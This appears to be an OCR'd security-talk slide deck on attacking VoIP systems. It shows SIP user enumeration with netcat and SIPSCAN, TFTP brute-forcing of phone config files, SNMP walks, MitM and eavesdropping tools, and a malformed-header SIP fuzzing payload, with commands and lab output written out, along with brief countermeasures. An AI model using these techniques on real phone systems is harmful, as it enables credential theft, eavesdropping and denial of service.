
- Use the tool netcat to send a simple OPTIONS message for a username “test”. IF the username exists, we would expect a 200 response instead of 404.

-
```
[root@attacker]# nc 192.168.1.104 5060
  OPTIONS sip:test@192.168.1.104 SIP/2.0
  Via: SIP/2.0/TCP 192.168.1.120;branch=4ivBcVj5ZnPYgb
  To: alice <sip:test@192.168.1.104>
  Content-Length: 0


  SIP/2.0 404 Not Found
  Via: SIP/2.0/TCP 192.168.1.120;branch=4ivBcVj5ZnPYgb;received=192.168.1.103
  To: alice <sip:test@192.168.1.104>;tag=b27e1a1d33761e85846fc98f5f3a7e58.0503
  Server: Sip EXpress router (0.9.6 (i386/linux))
  Content-Length: 0
  Warning: 392 192.168.1.104:5060 "Noisy feedback tells:  pid=29801 req_src_ip=192.168.1.120
        req_src_port=32773 in_uri=sip:test@192.168.1.104 out_uri=sip:test@192.168.1.104 via_cnt==1"
```

Enumeration

- Let’s automate this. We wrote a tool called SIPSCAN to help. Available at http://www.hackingexposedvoip.com
- Not only can you use OPTIONS, but INVITE and REGISTER as well.
- DEMO of SIPSCAN

Enumeration



Target SIP Server: 192.168.1.103
Target SIP Domain: 192.168.1.103
Transport: UDP
Port: 5060

☑ REGISTER Scan
□ OPTIONS Scan
□ INVITE Scan

Username/Extensions File: users.txt
Timeout (s): 2

```
SIPScan Results:
Scan started Mon Mar  6 01:19:10 2006
Target SIP Server: 192.168.1.103:5060 UDP
Domain: 192.168.1.103

1>>Found a live extension/user at 201@192.168.1.103 with
SIP response code(s):          REGISTER:401
2>>Found a live extension/user at 202@192.168.1.103 with
SIP response code(s):          REGISTER:401
3>>Found a live extension/user at 203@192.168.1.103 with
SIP response code(s):          REGISTER:401
4>>Found a live extension/user at 204@192.168.1.103 with
SIP response code(s):          REGISTER:401
```

Done Scanning. . . Save Results under File

Enumeration

- Almost all phones we tested use TFTP to drawn down their configuration files
- Rarely is TFTP server well protected
- If you can guess the name of the configuration file, you can download it.
- Config files have passwords, services, and usernames in them!

Enumeration


- Go to http://www.hackingexposedvoip.com to see a list of commonly named VoIP config files
- Use a tool called TFTPBRUTE (http://www.hackingexposedcisco.com)

```
[root@attacker]# perl tftpbrute.pl 192.168.1.103 brutefile.txt 100
tftpbrute.pl, , V 0.1
TFTP file word database: brutefile.txt
TFTP server 192.168.1.103
Max processes 100
 Processes are: 1
 Processes are: 2
 Processes are: 3
 Processes are: 4
 Processes are: 5
 Processes are: 6
 Processes are: 7
 Processes are: 8
 Processes are: 9
 Processes are: 10
 Processes are: 11
 Processes are: 12
*** Found  TFTP server remote filename : sip.cfg
*** Found  TFTP server remote filename : 46xxsettings.txt
 Processes are: 13
 Processes are: 14
*** Found  TFTP server remote filename : sip_4602D02A.txt
*** Found  TFTP server remote filename : XMLDefault.cnf.xml
*** Found  TFTP server remote filename : SipDefault.cnf
*** Found  TFTP server remote filename : SEP001562EA69E8.cnf
```

Enumeration

- SNMP is enabled on several VoIP phones
- Simple SNMP sweeps will garner lots of juicy information
- If you know the device type, you can snmpwalk with the specific OID
- Find the OID using Solarwinds MIB database

Enumeration



Enter name of the OID to search for ...

avaya

Avaya-46xxIPTelephone-MIB avaya 1.3.6.1.4.1.6889

MIB Avaya-46xxIPTelephone-MIB
Name avaya

iso.org.dod.internet.private.enterprises.avaya

OID 1.3.6.1.4.1.6889
Type
Units
Access unknown
Status unknown

Enumeration

```
[root@domain2 ~]# snmpwalk -c public -v 1 192.168.1.53 1.3.6.1.4.1.6889
SNMPv2-SMI::enterprises.6889.2.69.1.1.1.0 = STRING: "Obsolete"
SNMPv2-SMI::enterprises.6889.2.69.1.1.2.0 = STRING: "4620D01B"
SNMPv2-SMI::enterprises.6889.2.69.1.1.3.0 = STRING: "AvayaCallserver"
SNMPv2-SMI::enterprises.6889.2.69.1.1.4.0 = IpAddress: 192.168.1.104
SNMPv2-SMI::enterprises.6889.2.69.1.1.5.0 = INTEGER: 1719
SNMPv2-SMI::enterprises.6889.2.69.1.1.6.0 = STRING: "051612501065"
SNMPv2-SMI::enterprises.6889.2.69.1.1.7.0 = STRING: "700316698"
SNMPv2-SMI::enterprises.6889.2.69.1.1.8.0 = STRING: "051611403489"
SNMPv2-SMI::enterprises.6889.2.69.1.1.9.0 = STRING: "00:04:0D:50:40:B0"
SNMPv2-SMI::enterprises.6889.2.69.1.1.10.0 = STRING: "100"
SNMPv2-SMI::enterprises.6889.2.69.1.1.11.0 = IpAddress: 192.168.1.53
SNMPv2-SMI::enterprises.6889.2.69.1.1.12.0 = INTEGER: 0
SNMPv2-SMI::enterprises.6889.2.69.1.1.13.0 = INTEGER: 0
SNMPv2-SMI::enterprises.6889.2.69.1.1.14.0 = INTEGER: 0
SNMPv2-SMI::enterprises.6889.2.69.1.1.15.0 = STRING: "192.168.1.1"
SNMPv2-SMI::enterprises.6889.2.69.1.1.16.0 = IpAddress: 192.168.1.1
SNMPv2-SMI::enterprises.6889.2.69.1.1.17.0 = IpAddress: 255.255.255.0
...
SNMPv2-SMI::enterprises.6889.2.69.1.4.8.0 = INTEGER: 20
SNMPv2-SMI::enterprises.6889.2.69.1.4.9.0 = STRING: "503"
```

Enumeration Countermeasures

- **VLAN and logically segment voice and data services when appropriate**
- **Patch and update to latest firmware**
- **Change default passwords and enable SIP authentication**
- **Perform vendor installation security checklist (if it exists)**
- **Restrict or Disable administrative web functions**

Agenda

- Introductions
- Casing the Establishment
- Exploiting the Underlying Network
  - Man in the Middle
  - Eavesdropping
- Exploiting VoIP Applications
- Social Threats (SPIT, PHISHING, etc.)

Exploiting the Network


- Traffic Sniffing is as old as time itself
- Traffic Sniffing (ARP Poising) on switches is slightly less old
- Common MiTM tools:
  - Ettercap (http://ettercap.sourceforge.net/)
  - Dsniff (http://www.monkey.org/~dugsong/dsniff/)
  - Cain and Abel (http://www.oxid.it/cain.html)

Exploiting the Network

- Eavesdropping with basic sniffers and reassembling the streams
  - Ethereal
  - CAIN
  - VOMIT
  - Etherpeak

- Demo with Ethereal and CAIN

Exploiting the VoIP Nework



Started	Closed	IP1 (Codec)	IP2 (Codec)	S...	File	Size
26/05/2006 - ...	26/05/2006 - 04:34:56	192.168.1.103:19520 (PCMU,8Khz,Mono)	192.168.1.22:17984 (PCMU,8Khz,Mono)		RTP-20060526093512453.wav	271594 bytes

Lost packets: 0%

Agenda

- Introductions
- Casing the Establishment
- Exploiting the Underlying Network
- Exploiting VoIP Applications
  - – Fuzzing
  - – Disruption of Service
  - – Signaling Manipulation
- Social Threats (SPIT, PHISHING, etc.)

Fuzzing

- **Functional protocol testing (also called “fuzzing”) is a popular way of finding bugs and vulnerabilities.**
- **Fuzzing involves creating different types of packets for a protocol which contain data that pushes the protocol's specifications to the point of breaking them.**
- **These packets are sent to an application, operating system, or hardware device capable of processing that protocol, and the results are then monitored for any abnormal behavior (crash, resource consumption, etc.).**

Fuzzing

- Fuzzing has already led to a wide variety of Denial of Service and Buffer Overflow vulnerability discoveries in vendor implementations of VoIP products that use H.323 and SIP.
- PROTOS group from the University of Oulu in Finland responsible for high exposure vulnerability disclosures in HTTP, LDAP, SNMP, WAP, and VoIP.
- http://www.ee.oulu.fi/research/ouspg/protos/index.html

Fuzzing

```
INVITE sip:6713@192.168.26.180:6060;user=phone SIP/2.0
Via: SIP/2.0/UDP 192.168.22.36:6060
From: UserAgent<sip:6710@192.168.22.36:6060;user=phone>
To: 6713<sip:6713@192.168.26.180:6060;user=phone>
Call-ID: 96561418925909@192.168.22.36
Cseq: 1 INVITE
Subject: VovidaINVITE
Contact: <sip:6710@192.168.22.36:6060;user=phone>
Content-Type: application/sdp
Content-Length: 168

v=0
o=- 238540244 238540244 IN IP4 192.168.22.36
s=VOVIDA Session
c=IN IP4 192.168.22.36
t=3174844751 0
m=audio 23456 RTP/AVP 0
a=rtpmap:0 PCMU/8000
a=ptime:20
```

SDP Payload

Fuzzing

```
INVITE sip:6713@192.168.26.180:6060;user=phone SIP/2.0
Via: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaa…
From: UserAgent<sip:6710@192.168.22.36:6060;user=phone>
To: 6713<sip:6713@192.168.26.180:6060;user=phone>
Call-ID: 96561418925909@192.168.22.36
Cseq: 1 INVITE
Subject: VovidaINVITE
Contact: <sip:6710@192.168.22.36:6060;user=phone>
Content-Type: application/sdp
Content-Length: 168

v=0
o=- 238540244 238540244 IN IP4 192.168.22.36
s=VOVIDA Session
c=IN IP4 192.168.22.36
t=3174844751 0
m=audio 23456 RTP/AVP 0
a=rtpmap:0 PCMU/8000
a=ptime:20
```


SDP Payload

Fuzzing

Fuzzing VoIP protocol implementations is only at the tip of the iceberg:


- Intelligent Endpoint Signaling
  - SIP/CMSS
  - H.225/H.245/RAS
- Master-Slave Endpoint Signaling
  - MGCP/TGCP/NCS
  - Megaco/H.248
  - SKINNY/SCCP
  - Q.931+
- SS7 Signaling Backhaul
  - SIGTRAN
  - ISTP
  - SS7/RUDP
- Accounting/Billing
  - RADIUS
  - COPS
- Media Transfer
  - RTP
  - RTCP

Application-Level Interception




Attacker Places Themselves Between Proxies Or Proxy/UA


Disruption of Service



Disruption of Service



Disruption of Service



SiVuS - The VoIP Vulnerability Scanner v1.09-beta

SIP Message

Method: INVITE
Transport: UDP
Called User: bogus
Domain/Host: @10.1.101.2
Port: 5060

Via: SIP/2.0/TCP 10.1.101.3
Branch: mrq6stKhVVxZBI
To: <sip:bogus@10.1.101.2>
From: root <sip:root@10.1.101.3> ; tag= TiplajEKMq
Authentication:
Call-ID: yoQ51xi1PJaR@10.1.101.3
Cseq: 123456 INVITE
Contact: <sip:root@10.1.101.3>
Record-Route:
Subject: SiVuS Test
Content-type: application/sdp
User Agent: SIVuS Scanner
Expires: 7200
